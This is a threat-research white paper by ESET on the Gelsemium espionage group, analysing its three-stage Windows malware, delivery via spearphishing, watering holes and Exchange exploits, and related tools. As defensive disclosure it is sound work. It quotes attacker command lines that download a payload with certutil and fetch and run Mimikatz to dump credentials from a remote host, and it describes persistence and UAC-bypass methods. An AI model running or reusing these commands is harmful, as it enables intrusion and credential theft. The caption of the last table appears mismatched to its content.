TLP: WHITE

ENJOY SAFER TECHNOLOGY™

GELSEMIUM

Authors:
Thomas Dupuy
Matthieu Faou

TABLE OF CONTENTS

Authors:
Thomas Dupuy
Matthieu Faou

June 2021

EXECUTIVE SUMMARY

In mid-2020, ESET researchers started to analyze multiple campaigns, later attributed to the Gelsemium group, and tracked down the earliest version of the malware going back to 2014. Victims of these campaigns are located in East Asia as well as the Middle East and belong to governments, religious organizations, electronics manufacturers and universities.

Key points in this report:

- ESET researchers believe that Gelsemium is behind the supply-chain attack against BigNox that was previously reported as *Operation NightScout*
- ESET researchers found a new version of Gelsemium, complex and modular malware, later referred as Gelsemine, Gelsenicine and Gelsevirine
- New targets were discovered that include governments, universities, electronics manufacturers and religious organizations in East Asia and the Middle East
- Gelsemium is a cyberespionage group active since 2014

OVERVIEW

The Gelsemium group has been active since at least 2014 and was described in the past by a few security companies. Gelsemium's name comes from one possible translation we found while reading a report from *VenusTech* who dubbed the group 狼毒草 for the first time. It's the name of a genus of flowering plants belonging to the family *Gelsemiaceae*, *Gelsemium* elegans is the species that contains toxic compounds like Gelsemine, Gelsenicine and Gelsevirine, which we chose as names for the three components of this malware family.

Paleobotany

In 2014, G DATA published a *white paper* about Operation TooHash, a campaign where victims seemed to be located in East of Asia based on the documents used in the campaign. The operators used spearphishing with attachments exploiting a then-old vulnerability in Microsoft Office (*CVE-2012-0158*) as well as three components, two of which were signed with a stolen certificate.

In 2016, Verint Systems presented at *HITCON* where they talked about new activity of the TooHash operation mentioned two years earlier; it used the same exploit against Microsoft Office and a domain was reused.

In 2018, VenusTech wrote a detailed *white paper* where they referred to an unknown APT group named 狼毒草 for the first time. In that report, they described malware components sharing a lot of artifacts with the malware described below. After comparison, VenusTech's findings are an earlier variant of Gelsemium group malware. We agree with the findings and we provide additional new activities that define this group. VenusTech also linked an older version of the malware to Operation TooHash.

Targets

During the past years, the Gelsemium group deployed their malware against a small number of victims, suggesting that the group is involved in cyberespionage. Targets mentioned in previous reports are in line with some victims we identified during our current research. Governmental institutions, electronics manufacturers, universities and religious organizations were targeted in Eastern Asia and the Middle East. Previous reports mention organizations located in Taiwan.



Figure 1 // Target's location

Delivery

The Gelsemium group uses different techniques to deliver its malware. While we were not always able to retrieve the initial compromise vector, we identified hints that indicate the likely entry points the group used.

The first vector observed in 2014 and 2016 was spearphishing documents using exploits targeting a Microsoft Office vulnerability (*CVE-2012-0158*). This technique was used in the past as mentioned by G DATA and Verint Systems. For example, documents such as a resume written in Chinese were distributed to lure the victim.

The second vector is the use of watering holes. In 2018 VenusTech mentioned a watering hole as a vector of compromise where the operator used an intranet server to carry out the attack. Additionally, we recently released an *article* about the BigNox supply-chain attack. We observed victims being compromised by this supply-chain attack and shortly after a Gelsemium first stage was dropped on the same machine.

Lastly, in 2020, one vector was found where operators probably used an exploit targeting a vulnerability in the Exchange Server. Recently, we *documented* such a vector of compromise where attackers leveraged a pre-authentication RCE in Exchange Server to install webshells. Application pool MSExchangeOWAAppPool might have been hijacked in this case to deploy a ChinaChopper webshell and later run Gelsemium's first stage. We believe that the vulnerability exploited could be *CVE-2020-0688*, as the timeline fits and also Microsoft released an *article* following the security fix indicating usage of exploits in the wild targeting this vulnerability. In some cases, attackers used `certutil.exe` (a known *LOLBin*) in order to download Gelsemine:

```
certutil -urlcache -split -f http://45.83.237[.]34:9999/server.exe C:\Windows\Temp\serv.exe
```

During our investigation we found victims where *Mimikatz* was dropped on machines. The operator uses a Powershell version of the tool, downloaded from a remote server. The same remote server was used to download a remote shell into the machine, which probably creates another way for the Gelsemium operators to get access to the internal network of the victim. This scenario leans on operators already having a foothold in the organization. More specifically, we saw the following command line executed by the MSExchangeOWAAppPool service:

```
cmd /c cd /d "c:\PerfLogs\Admin"&powershell.exe "IEX (New-Object Net.WebClient).DownloadString('http://95.179.157[.]174/19733791/katz.ps1'); Invoke-Mimikatz -DumpCreds" >1.txt&echo [S]&cd&echo [E]
```

The `&echo [S]&cd&echo [E]` at the end denotes the presence of a ChinaChopper webshell on the system.

Network infrastructure

A distinctive characteristic of the Gelsemium group (but not unique to it) is the use of Dynamic DNS (DDNS) domain names for Gelsevirine C&C servers. Unlike regular domain names, DDNS domains are cheaper and there is no list of newly created domains. This complicates the tracking of such infrastructure, but they are easier to block as their ratio of maliciousness is generally very high compared to .com or other common top-level domains. Of 20 different C&C servers we identified, only four were regular domains: `hkbusupport[.]com , 4vw37z[.]cn, boshiamys[.]com` and `96html[.]com`.

Those 16 DDNS domains were registered at the following providers:

- `dns04[.]com`
- `dns1[.]us`
- `dynamic-dns[.]net`
- `hopto[.]org`
- `ns1[.]name`
- `otzo[.]com`
- `zyns[.]com`
- `zzux[.]com`

On the hosting side, we did not observe any strong preferences. Operators rented servers at multiple different hosting providers located all around the world. We believe that this absence of apparent pattern is intended to make the tracking of their network infrastructure harder.

TECHNICAL ANALYSIS

Gelsemium's whole chain might appear simple at first sight, but the exhaustive configurations, implanted at each stage, modify on-the-fly settings for the final payload, making it harder to understand. Behaviors analyzed below are tied to the configuration; as a result, filenames and paths may be different in other samples. Most of the campaigns we observed follow what we describe here. The overview shown in Figure 2 illustrates the workflow.



Figure 2 // Overview of the three components' workflow

Gelsemine: The dropper

Gelsemium's first stage is a large dropper written in C++ using the Microsoft Foundation Class library (MFC). This stage contains multiple further stages' binaries. Dropper sizes range from about 400 kB to 700 kB, which is unusual and would be even larger if the eight embedded executables were not compressed. The developers use the *zlib* library, statically linked, to greatly reduce the overall size. Behind this oversized executable is hidden a complex yet flexible mechanism that is able to drop different stages according to the characteristics of the victim computer, such as bitness (32-bit vs. 64-bit) or privilege (standard user vs. administrator). Almost all stages are compressed, located in the resource section of the PE and mapped into the same component's memory address space. Figure 3 illustrates all stages in the Gelsemine component.



Figure 3 // Gelsemine address space overview

Gelsemine's authors use a lot of junk code so that the functions that matter are hidden in plain sight.

Figure 4 shows such junk code inserted by the developers. It serves two purposes. The first is from a dynamic analysis point of view; running Gelsemine in a sandbox outputs a lot of activity. A huge amount of registry and file system activity is created by trying to open random files and registry keys, making it hard to spot the true malware behavior. The second purpose is from a static analysis point of view; again, it makes the analyst's job harder to visually filter out the junk code and focus on only the important functionalities; see the highlighted red box (in the Figure 4).

```
PathIsUNCA("A~F(");
PathIsDirectoryA("C-HBft/(sA");
GetProcessWindowStation();
GetDoubleClickTime();
GetSystemMenu(hWnd, hWnd);
wsprintfA("mb]#rTm~i", "%d", hWnd);
GetLastError();
hWnda = j_MFC42u_4451(this, a2);
hProcess = GetCurrentProcess();
GetActiveWindow();
StrCSpnIA("v:ag!IRIsp", "F~<&S3:cu");
StrCSpnIA(":VhVHUM?&6TGTe", "Cs+p1<xiQL7mB");
GetMenuItemID(hWnda, hWnda);
IsCharLowerW(hWnda);
GetMenuStringA(hWnda, hWnda, "l}{/", hWnda, hWnda);
GetForegroundWindow();
IsWindowUnicode(hWnda);
v3 = time(0);
memset(v8, 0, sizeof(v8));
v9 = 0;
v10 = 0;
sprintf(v8, "%d", v3);
sub_408460(v3, v8);
GetMenuCheckMarkDimensions();
PathIsNetworkPathW(L"_F,|2lHEi6<-O");
GetInputState();
GetCapture();
GetUpdateRect(hWnda, &Rect, hWnda);
GetSystemMenu(hWnda, hWnda);
GetMessagePos();
j_MFC42u_4407(this);
StrCSpnW(L"s^4R_>", L"H(G^yT</Q<2;$0");
GetProcessWindowStation();
TerminateProcess(hProcess, 0);
PathUndecorateW(L"ZSS.Fp~d");
GetWindowTextLengthW(hWnda);
PathIsURLW(L"x-d|Sy");
PathIsURLW(L">I:{Y2");
GetMessagePos();
PathIsPrefixA("qL#!|6cd132S7Xr(K_", ">{hUao");
GetPropA(hWnda, "_:s?{}{x7#J/9$(");
GetMenuItemID(hWnda, hWnda);
wsprintfA("-cWj", "%d", hWnda);
PathStripPathW(L":[DrfD#=%p");
```

Figure 4 // Hex-Rays output indicating the extent of junk code – highlighted code is actual malware code

Gelsemium embeds a loader (Gelsemine second stage) that itself, according to the DLL name, embeds a dropper named `main.dll`. In order to execute the loader, a few steps are required:

- Retrieve the encrypted, compressed DLL from the resource section
- Decrypt the decompressed DLL using an `XOR` loop with a single-byte key (first byte of the encrypted resource)
- Decompress the DLL via `zlib`
- Retrieve custom encrypted shellcode and decrypt it
- Call the shellcode to map the DLL sections into memory
- Call its *DllEntryPoint*

The loader (Gelsemine second stage) is straightforward and has no obfuscation; it simply retrieves its resource section and uses another instance of the shellcode to call the export `impl_function` from `main.dll`. Notice that the shellcode used is the same code but it's another instance retrieved from the loader that's being used.

Last stage, `main.dll` mentioned above is very interesting and contains features that alter the way Gelsenicine and Gelsevirine are delivered. It drops Gelsenicine and stores Gelsevirine in the Windows registry (as explained in the next section). This stage contains checks to verify the presence of certain security products by iterating over running processes and looking for strings that match specific product filenames. The list of security products has evolved over time. Below is the list of security product names in the most recent version:

- `360tray.exe` (Qihoo 360 Technology Co. Ltd.)
- `avp.exe` (Kaspersky Lab)
- `rstray.exe` (Rising Antivirus)
- `bdagent.exe`, `vsserv.exe`, `bdredline.exe`, `updatesrv.exe` (Bitdefender)

`main.dll` uses UAC bypass to elevate process privileges on the system. It contains three bypasses, allowing some flexibility regarding the operating system found. These bypasses (see Table 1) are old but can work on a system that is not fully up to date.

UAC bypass name	Condition
UAC bypass using token manipulation	Windows 7
UAC bypass using registry hijacking	Windows 10
UAC bypass using `IARPUninstallStringLauncher` COM interface	Rising AV or Bitdefender is present

Table 1 // UAC bypass list

All components from the Gelsemium family share a complex configuration: for instance, the suffix `_low` means that the value of the key is used when it's a standard user. Another suffix added by the developers is `64`, which means that the value is for 64-bit systems. It is important to emphasize that none of the components contains the entire config; they only have fields that are relevant to the component. For example, Table 2 is the config for Gelsemine.

Key	Value
pulse	`winprint.dll, winemf.dll`
pulse_low	`CommonAppData/Google/Chrome/Application/Library/chrome_elf.dll`
service_load_path	N/A
service_load_path64	N/A
main	Offset
main64	Offset
pluginkey	`8825FC47153E264D`
mainpath	`registry;HKEY_LOCAL_MACHINE\SOFTWARE\Intel\Display\Image;Pixel`
mainpath64	`registry;HKEY_LOCAL_MACHINE\SOFTWARE\Intel\Display\Image;Pixel`
mainpath_low	`registry;HKEY_CURRENT_USER\SOFTWARE\Intel\Display\Image;Pixel`
mainpath64_low	`registry;HKEY_CURRENT_USER\SOFTWARE\Intel\Display\Image;Pixel`
load	Offset
load64	Offset
load_low	Offset
load64_low	Offset
AfterInstallation	`RemoveInstaller`

Table 2 // Gelsemine configuration

- `pulse` contains two filenames: `winprint.dll` is the file to be replaced by Gelsenicine and `winemf.dll` is the new filename of the legitimate winprint.dll
- `main` contains the offset in the resources section of Gelsevirine (compressed)
- `pluginkey` contains the RC4 key used to encrypt Gelsevirine
- `mainpath` contains the type and the path where Gelsevirine is dropped; two types can be set: `registry` or `file`
- `load` contains the offset in the resources section of Gelsenicine
- `AfterInstallation` contains the action to perform after everything is launched

The `AfterInstallation` field deletes Gelsemine from the system, if it is present, by executing the following batch script:

```
rem filepath: %TMP%\vmount.bat
set p1="C:\PerfLogs\Admin\update.exe"
:nf
del %p1%
if exist %p1% goto nf
del "%~f0"
```

Gelsenicine: The loader

Gelsenicine is a loader that retrieves Gelsevirine and executes it. There are two different versions of the loader – both of them are DLLs; however, they differ in the context where Gelsemine is executed.

For users with administrator privileges, Gelsemine drops Gelsenicine at `C:\Windows\System32\spool\prtprocs\x64\winprint.dll` (user-mode DLL for *print processor*) that is then automatically loaded by the `spoolsv` Windows service. To write a file under the `%WINDIR%/system32` directory, administrator privileges are mandatory; hence the requirement previously mentioned. Figure 5 illustrates differences between the legitimate DLL and Gelsenicine's malicious one.



Figure 5 // Legitimate `winprint.dll` (left) vs. Gelsenicine (right)

It's easy to notice the differences between the sizes of the two binaries as well as the (un)verified signature. The example is for the 64-bit version of Gelsenicine but there is also a version for 32-bit systems. Loading Gelsenicine when users start their sessions ensures the persistence of the component.

Users with standard privileges compromised by Gelsemine drop Gelsenicine under a different directory that does not require administrator privileges. The `DLL chrome_elf.dll` is dropped under `CommonAppData/Google/Chrome/Application/Library/`. Unlike the previous one, this one does not replace an existing library; it just tries to mimic a legitimate filename. The persistence is set in the Windows registry path `CurrentVersion\Run` with `Chrome Update` as the key value; the value looks like a legitimate entry. Both `winprint.dll` and `chrome_elf.dll` are similar and share code with Gelsemine, like the junk code obfuscation and the check for system bitness.

Gelsenicine embeds a config similar to Gelsemine but some fields are not present because they are not relevant in the Gelsenicine context, for instance `AfterInstallation`. This config contains Gelsevirine's location, filename, and an RC4 key used to decrypt it from the Windows registry. It's then loaded in memory using the same shellcode loader (mentioned in the Gelsemine: The dropper section) and calls the `DllEntryPoint` with a few arguments. One of them is important and it's set to 1, allowing Gelsevirine to start properly. Interestingly, Gelsevirine will never be written to disk unencrypted since it will always be loaded by Gelsemine in the same address space.

Gelsevirine: The main plug-in

Gelsevirine is the last stage of the chain and it is called MainPlugin by its developers, according to the DLL name and also PDB path found in old samples (`Z:\z_code\Q1\Client\Win32\Release\MainPlugin.pdb`). It's also worth mentioning that if defenders manage to obtain this last stage alone, it won't run flawlessly since it requires its arguments to be set up by Gelsenicine.

The config used by Gelsenicine contains a field named `controller_version` that we believe it is the versioning used by the operators for this main plug-in. Figure 6 provides a timeline of the different versions we have observed in the wild; the dates are approximate.



Figure 6 // Gelsevirine version timeline

One significant change or modification observed was in the config between 1.0.x and 1.1.x. The names of the keys changed, and some old keys were no longer present in the new config.

Gelsevirine builds a table with a custom checksum of the name of the command and a pointer to the function that performs the command. Some commands have a checksum entry in the table but a "do nothing" function is associated with the command.

```
struct commands {
  char checksum_loaded_plugins_command_response_read_command[8];
  int *function_loaded_plugins_command_response_read_command;
  int unknown;
  char checksum_loaded_plugins_command_response_write_data[8];
  int *function _loaded_plugins_command_response_write_data;  // points to a
function returning 0
  // […]
};
```

Commands like `response_read_command` are methods from a class like `disable_plugin_command`. VenusTech's article explains in detail the network protocol the hardcoded values assigned to specific commands; here, the checksums replace this method in a clever way. Gelsevirine embeds in its resource section a config where some fields are shared with other members of the family and some are specific to this component see Table 3.

Key	Value
setting_persist	`registry;HKEY_LOCAL_MACHINE\\SOFTWARE\\Intel\\Display\\Guim;AdapterID`
setting_persist_low	`file;CommonAppData/Windows Media Kit/language/en-gb/conf`

Table 3 // Config location Gelsevirine

The complete config is saved under the value set by `setting_persist` and it is encrypted with RC4 with a key (not the already mentioned `pluginkey`). The key can be saved in the Windows registry if the user is a member of the administrator group; if not, it's saved in a file. Notice that the config is overwritten as soon as it is modified.

Gelsemium has a complex setup to communicate to the C&C server: it uses an embedded DLL to act as a man-in-the-middle to establish contact and a config to handle various types of protocols (`tcp`, `udp`, `http` and `https`) see Table 4.

Key	Value
address_list	protocol0:domain0:port0;protocol1:domain1:port1;[...]
communication_protocol	`https;http`
proxys	<path>

Table 4 // Config C&C Gelsevirine

The `Tcp.dll` is mapped into the same address space as Gelsevirine (therefore Gelsemine) and it exports two functions, `create_session_proxy` and `create_native_seesion` (the spelling mistake is from the developer). If there is no proxy on the machine, it calls the native session export, which returns a virtual table with all methods needed to communicate with the C&C server.

Gelsevirine loads plug-ins provided by the C&C server but unfortunately, we didn't manage to retrieve any. However, VenusTech retrieved some plug-ins and briefly explained their purpose:

- `FxCoder` is a compression decompression plug-in for C&C communications
- `Utility` is a file system plug-in (read, write files...)
- `Inter` is a plug-in that allows the injection of DLLs into specific processes

Additional Links/Tools

During our investigation we encountered some interesting malware described in the following sections.

Operation NightScout (BigNox)

In January 2021, another ESET researcher analyzed and wrote an article about *Operation NightScout*; a supply-chain attack compromising the update mechanism of NoxPlayer, an Android emulator for PCs and Macs, and part of *BigNox's* product range with over 150 million users worldwide. The investigation uncovered some overlap between this supply-chain attack and the Gelsemium group. Victims originally compromised by that supply-chain attack were later being compromised by Gelsemine. Among the different variants examined, "variant 2" from the article, shows similarities with Gelsemium malware:

- They share the same directory where there are downloaded (`C:\Intel\`)
- Their filenames are identical (`intel_update.exe`)
- They embed two versions of the payload (32- and 64-bit)
- There is some network overlap (`210.209.72[.]180`)

Unfortunately, we did not observe links as strong as one campaign dropping or downloading a payload that belongs to the other campaign, but we conclude, with medium confidence, that Operation NightScout is related to the Gelsemium group.

OwlProxy: The mysterious grass

Across the victims and malware we analyzed here, an interesting piece of malware stood out and needed a deeper look. From an initial, quick analysis, it was recognized as OwlProxy; an HTTP proxy server. A complete analysis can be found in this Cycraft *post*. This module also comes in two variants – 32- and 64-bit versions – and as a result it contains a function to test the Windows version as in the Gelsemium components.

It also shares some code similarities with Gelsevirine malware:

- As seen in Figure 7, they both use the same string, `System/calc.exe`, and the same legitimate binary for timestomping
- They both use similar code to retrieve specific Windows directories, as seen in Figure 8



Figure 7 // Uses `calc.exe` path for timestomping (right Gelsevirine)

```
wcscpy(s_Windows, L"Windows/");
memset(&s_Windows[1] + 2, 0, 0x6Eui64);
wcscpy(s_System, L"System/");
memset(&s_System[8], 0, 0x70ui64);
wcscpy(s_commonappdata, L"CommonAppData/");
memset(&s_commonappdata[1] + 14, 0, 0x62ui64);
csidl[0] = CSIDL_WINDOWS;
csidl[1] = CSIDL_SYSTEM;
csidl[2] = CSIDL_COMMON_APPDATA;
*(Src + 3) = 7i64;
*(Src + 2) = 0i64;
*Src = 0;
v5 = -1i64;
sub_180009690(Src, String1, 0i64, 0xFFFFFFFFFFFFFFFFui64);
v39 = 7i64;
MaxCount = 0i64;
LOWORD(Block[0]) = 0;
sub_18000A560(Block, L"Temp/", 5ui64);
```

```
wcscpy(s_Windows, L"Windows/");
memset(&s_Windows[2] + 2, 0, 0x6Eui64);
s_System = _mm_loadu_si128(L"System/");
memset(v34, 0, sizeof(v34));
s_commonappdata[0] = *L"CommonAppData/";
s_commonappdata[1] = *L"onAppData/";
s_commonappdata[2] = *L"pData/";
v36 = *L"a/";
v37 = aCommonappdata[14];
memset(v38, 0, sizeof(v38));
csidl[0] = CSIDL_WINDOWS;
csidl[1] = CSIDL_SYSTEM;
csidl[2] = CSIDL_COMMON_APPDATA;
std::wstring::wstring(a1, a2);
v25 = 1;
v24[0] = 0;
std::wstring::wstring(sTemp, L"Temp/", v24);
v4 = std::wstring::size(sTemp);
```

Figure 8 // Function to resolve path env (right Gelsevirine)

This could indicate code sharing between the two authors but it's important to take these traces with a grain of salt as these small similarities could also be due to some code shared from a forum or an online code sharing platform.

Chrommme

Chrommme is a backdoor we found during our adventures in the Gelsemium ecosystem. Code similarities with Gelsemium components are almost nonexistent but small indicators were found during the analysis that leads us to believe that it's somehow related to the group. The same C&C server was found in both Gelsevirine and Chrommme, both are using two C&C servers. Chrommme was found on an organization's machine also compromised by Gelsemium group.

Written using the MFC framework (like Gelsemine), this backdoor contains two interesting sections; `data1` and `data2`. The `data2` section contains encrypted code, while `data1` is a placeholder for the next stage.

Section `data2` is decrypted (using a combination of addition and subtraction routines) and it retrieves basic information like IP address and username, then stores them encrypted on the disk. The next part queries the C&C server, then it retrieves the code for the backdoor and decrypts that into its `data1` section. The response expected that contains the code is seen in Figure 9.

The decryption routine is simple – it looks for the `inita` variable value (here `mmagpbskrw`), then it looks for the value of the variable with that name (here `FI6NJTzB7cFjbEcw5Ur5TwpilKZrD[…]`). The AES ECB algorithm is used to decrypt this blob with a 32-bit key split in two. The first half of the key corresponds to the `inita` variable value while the second part is in the malware. Once concatenated, the new string is hashed using the MD5 algorithm and used as a key.

```
<!DOCTYPE HTML PUBLIC -//W3C//DTD HTML 3.2 Final//EN>
<html>
<head>
<title>404 html </title>
</head>
<body bgcolor=white><p><div>404 error<script type="text/javascript">
    function jQk(){
            var inita="mmagpbskrw";
            mmagpbskrw="FI6NJTzB7cFjbEcw5Ur5TwpilKZrD[...]";
            jQuery(".s_2").slide({Cell:"ul",auto:true});
    }
</script>
</div>
</body>
</html>
```

Figure 9 // Response from Chrommme's C&C server

Once the code is loaded into memory, it behaves like a common backdoor, using the same network protocol as above. Table 5 below summarizes the commands used by the backdoor.

Command number	Description
0x3E	Write file
0x3F	Read file
0x3D – Driver	List drives
0x3D – Modifyha	Debug string used by the operator (`alias`)
0x3D – ModifyhS	Debug string used by the operator (`sleep time`)
0x3D – Get_SCREEN	Take screenshot
0x3d – CloseRC	Debug string used by the operator (Close RC OK!\r\n) Terminate process for the remote connection
0x41	Terminate process
0x42	Update settings file (contains: sleeptime, IP address, computer & username...)
0x44	Sleep + request new command
0x4A	Send current settings file
0x4C	Execute command (via `WinExec` Windows API)
0x4D	Send screenshot

Table 4 // Config C&C Gelsevirine

